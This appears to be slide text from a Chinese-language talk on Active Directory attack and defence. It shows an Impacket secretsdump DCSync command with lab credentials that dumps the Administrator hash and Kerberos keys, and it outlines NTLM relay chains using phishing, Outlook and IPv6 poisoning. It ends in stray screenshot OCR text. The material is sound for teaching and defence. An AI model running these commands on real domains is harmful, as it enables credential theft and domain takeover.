
当一个对象对整个域对象具有GenericAll权限的时候，可以对该域做任何事了。

这里直接就可以利用Dcsync来dump域内任意用户hash了。


```
→ examples git:(master) x python3 secretsdump.py xie.com/zhangsan:P@ss1234@10.211.55.13 -just-dc-user administrator  
Impacket v0.10.1.dev1+20220708.213759.8b1a99f7 - Copyright 2022 SecureAuth Corporation
```

```
[*] Dumping Domain Credentials (domain\uuid:rid:lmhash:nthash)  
[*] Using the DRSUAPI method to get NTDS.DIT secrets  
Administrator:500:aad3b435b51404eeaad3b435b51404ee:f7ae84a7918bd587cb13475507124dc3:::  
[*] Kerberos keys grabbed  
Administrator:aes256-cts-hmac-sha1-96:44d60afdf2ecc793424542f476cb8c04afefb84468d0b9dd69a3f2ee35e31d81  
Administrator:aes128-cts-hmac-sha1-96:69b903e6a643efc5ddb604be7a8470ff  
Administrator:des-cbc-md5:7031917a1c34c1e3  
[*] Cleaning up...
```

ACL滥用链利用




2: NTLM Relay攻防




什么是NTLM Relay?

NTLM Relay发生在NTLM协议认证阶段。



什么是NTLM Relay?



NTLM Relay常用的一些攻击手法

- CVE-2019-1040 NTLM MIC绕过漏洞
- ESC8 Web证书注册接口NTLM Relay攻击
- ESC11 通过RPC NTLM Relay至ADCS
- NTLM Relay + WebClient 服务攻击链
- NTLM Relay + LLMNR&NBNS + WPAD服务攻击链



全补丁场景下NTLM Relay攻击链



全补丁场景下NTLM Relay攻击思想

- 如何触发目标机器的NTLM认证？
- 在跨协议Relay时如何绕过签名认证？
- Relay成功后如何利用？




全补丁场景下NTLM Relay攻击链



1. 结合微信钓鱼
2. 结合Outlook客户端
3. 结合XSS漏洞+Chrome
4. DNS IPv6毒化+WPAD欺骗



微信钓鱼 + NTLM Relay攻击链


微信+NTLM Relay接管全域





Outlook客户端 + NTLM Relay攻击链

Outlook+NTLM Relay接管全域



root@kali: /opt/impacket/examples

root@kali: /opt/impacket/examples (ssh -p 22 root@10.211.55.15) — xie

~/Desktop (-zsh) — xie

root@kali:/opt/impacket/examples#

Windows 10 x64

Outlook (未经授权产品)

简繁转简
繁简转繁
简中文简繁转换
中文简繁转换
搜索人员
通讯簿
筛选电子邮件
查找

新的。 已连接到 MICROSOFT EXCHANGE 100%

激活 Windows
转到“设置”以激活 Windows。

